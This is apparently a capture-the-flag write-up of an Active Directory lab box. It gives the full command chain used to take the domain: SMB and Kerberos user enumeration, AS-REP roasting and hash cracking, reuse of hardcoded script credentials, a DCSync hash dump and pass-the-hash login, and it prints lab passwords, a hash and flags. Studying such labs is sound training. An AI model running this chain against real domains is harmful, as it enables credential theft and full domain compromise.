VulnNet: Roasted
VulnNet Entertainment got a new machine on their network with some freshly hired system admins, and they want me to test how well those new admins are doing.
Should be simple enough. Start with nmap:
nmap -sCV -p- 10.112.146.88
And a big wall of open ports comes back, which is what you expect from an AD machine:
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local)
3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49670/tcp open msrpc Microsoft Windows RPC
49677/tcp open msrpc Microsoft Windows RPC
49710/tcp open msrpc Microsoft Windows RPC

The usual domain controller lineup. 53 DNS, 88 kerberos, 389 and 636 LDAP, 445 SMB, 5985 for WinRM which I’m already eyeing as my eventual way onto the box. And right there in the LDAP line it hands me the domain name, vulnnet-rst.local, which I’m going to need very soon.
Anonymous SMB
Same first move as always on these boxes. Before anything, see if SMB will let me in with no password:
smbclient -L //10.112.146.88 -N

And I can see two shares that aren’t the usual default:
VulnNet-Business-Anonymous
VulnNet-Enterprise-Anonymous
The word “Anonymous” there in the names is an invitation. Let me try logging into the first one with no password:
smbclient //10.112.146.88/VulnNet-Business-Anonymous -N

And it worked. So I ls, then pulled everything down with get so I could read the text files back on my own machine.
Reading The Share Files
First file, Business-Manager.txt:
Alexa Whitehat is our core business manager. All business-related offers,
campaigns, and advertisements should be directed to her.
...
To contact our core business manager call this number: 1337 0000 7331
Most of this is marketing, but the one thing worth keeping is the name. Alexa Whitehat. Names on these boxes are gold because they turn into usernames.
Next, Business-Sections.txt:
Jack Goldenhand is the person you should reach to for any business unrelated proposals.
...
Another name. Jack Goldenhand.
Then Business-Tracking.txt. No name, nothing useful. Moving on.
Now I did the exact same thing with the second share and pulled down three more files.
Enterprise-Operations.txt, nothing in it, just more company talk.
Enterprise-Safety.txt though:
Tony Skid is a core security manager and takes care of internal infrastructure.
...
That’s a good one. Another name, Tony Skid, and this one is the security guy who looks after the infrastructure, so his account is probably worth something.
And last, Enterprise-Sync.txt:
Johnny Leet keeps the whole infrastructure up to date and helps you sync all of your apps.
...
To contact our sync manager call this number: 7331 0000 1337
Another name. Johnny Leet. So four names total pulled out of anonymous shares. That’s a good start.
Guessing The Username Format
So I’ve got four real names, but I don’t know how the company turns a name into a login. Is it a.whitehat? alexa.whitehat? awhitehat? I don’t know yet, so I’ll throw every sensible guess into a list and let a tool tell me which ones are real.
nano users.txt
a.whitehat
awhitehat
alexa.whitehat
j.goldenhand
jgoldenhand
jack.goldenhand
t.skid
tskid
tony.skid
j.leet
jleet
johnny.leet
The tool for checking which of these exist is kerbrute. Kerberos will happily confirm whether a username is real before you ever try a password, so:
kerbrute userenum -d vulnnet-rst.local --dc 10.112.146.88 users.txt
The domain vulnnet-rst.local is the one nmap gave me, in case you were wondering where that came from.
And… nothing. Not a single valid user. It just means I guessed the format wrong.
So before giving up on the name list, I tried expanding it. First I added just the first names on their own, and just the last names on their own. Ran it again. Still nothing.
Last idea before I rethink the whole thing. What if they use a dash instead of a dot? So a-whitehat instead of a.whitehat. I swapped all the dots for dashes and ran kerbrute one more time.
And that was it. Four valid usernames came back.

AS-REP Roasting
Now that I’ve got confirmed usernames, it’s time for roasting. Specifically AS-REP roasting.
Quick explanation of what that is. Normally when you want a kerberos ticket, you have to prove who you are with your password first. But some accounts have a setting turned on that skips that first check (it’s called “do not require Kerberos preauthentication”). For any account with that setting, I can ask the domain for a chunk of data that’s encrypted with that user’s password, without needing to log in at all. Then I take it and try to crack the password offline. Accounts left in that state are a free roast.
Before I can talk to kerberos I need the domain name to resolve, so I added it to my hosts file first. Then I fired off the attack with impacket, pointing it at my whole user list:
impacket-GetNPUsers vulnnet-rst.local/ -usersfile users.txt -dc-ip 10.112.146.88 -no-pass

And one account was vulnerable, t-skid. It handed me a hash for him. Tony Skid, the security manager, left his own account roastable.
Cracking Tony’s Hash
AS-REP hashes are hashcat mode 18200.
hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt
And it cracked. Tony’s password is:
tj072889*

Quick note, somewhere around here the target machine died and I had to restart it, so if you notice the IP changes in the commands from this point on, that’s why.
Hunting Shares As Tony
Now I’ve got a real account, let me log back into SMB as Tony and see which shares open up for him that didn’t for anonymous. I tried a few with no luck, then hit this one:
smbclient //10.114.139.102/NETLOGON -U 't-skid%tj072889*'
NETLOGON is a share that every domain user can read, and it’s where login scripts live. People love to dump helper scripts in there and forget what’s inside them. An ls showed one interesting file:
ResetPassword.vbs
A password reset script. On a share everyone can read. You can probably already guess where this is going. I pulled it down and read it, and sure enough, buried in the middle of it:
strUserNTName = "a-whitehat"
strPassword = "bNdKVkjv3RR9ht"
Hardcoded credentials, in plain text, in a script that any authenticated user can read. The account is a-whitehat, Alexa Whitehat, the business manager. So some admin wrote a convenience script to reset her password and left her real password into it.
Alexa Is An Admin
Let me check if those creds are real and what they can do:
nxc smb 10.114.139.102 -u a-whitehat -p 'bNdKVkjv3RR9ht'

And the output comes back with (Pwn3d!) next to it. That’s netexec telling me this account is a local admin on the box. So not only are the creds valid, they belong to an admin.
My first instinct was to grab the flags straight over SMB through the C$ share, but when I tried to read the flag I got access denied. So admin on SMB alone isn’t enough here, I need an interactive session on the machine. And since port 5985 (WinRM) was open back in the nmap scan, I’ve got a clean way to do that. The tool is evil-winrm:
evil-winrm -i 10.114.139.102 -u a-whitehat -p 'bNdKVkjv3RR9ht'

And I get a shell.
The User Flag
With a real shell, grabbing the user flag was easy. It was in the enterprise-core-vn user’s Desktop:
THM{726b7c0baaac1455d05c827b5561f4ed}

One down.
The Administrator Wall
Now for root. The system flag lives in the Administrator’s Desktop as usual, but when I went to read it, access denied again. So being a-whitehat isn’t enough to read the final flag.
Let me check who’s actually allowed to read that file:
Get-Acl C:\Users\Administrator\Desktop\system.txt | Format-List
And it confirms only SYSTEM and Administrator can read it. So I have to become the Administrator, not just an admin-ish user. Time to escalate.
Secretsdump To Root
Here’s the thing though. The a-whitehat account has domain admin level rights, even if it can’t read that one file directly. And domain admin rights mean I’m allowed to ask the domain controller for its deepest secrets, including the password hashes of every account, Administrator included. That attack is a DC sync, and impacket has a tool for it.
So I dumped the domain’s hashes using Alexa’s creds:
impacket-secretsdump vulnnet-rst.local/a-whitehat:'bNdKVkjv3RR9ht'@10.114.139.102 -just-dc

The -just-dc tells it to pull the account hashes straight from the domain controller. Out comes a list, and in that list is the Administrator’s NTLM hash.
Now I don’t need to crack it. Same trick as plenty of these boxes, I can log in with the hash itself using pass-the-hash. Evil-winrm supports this directly with the -H flag:
evil-winrm -i 10.114.139.102 -u Administrator -H c2597747aa5e43022a3a3049a3c3b09d
And I’m in as the Administrator.
THM{16f45e3934293a57645f8d7bf71d8d4c}

Box done.
The Flags
User flag from the enterprise-core-vn Desktop:
THM{726b7c0baaac1455d05c827b5561f4ed}
Root flag from the Administrator’s Desktop:
THM{16f45e3934293a57645f8d7bf71d8d4c}
Takeaway
Pretty nice box.
It’s another AD ladder, and like always it’s a stack of small human mistakes rather than one big exploit. Anonymous shares handed me the staff names. AS-REP roasting turned one of those names into Tony’s password. Tony’s access let me read a login script that some admin stuffed full of hardcoded credentials. Those credentials belonged to an admin, and admin rights let me dump the Administrator hash and walk in as root.
The one part that nearly tripped me was the username format. I was about to write off the whole name list after dots didn’t work, and it turned out the only thing wrong was the separator. A dash instead of a dot.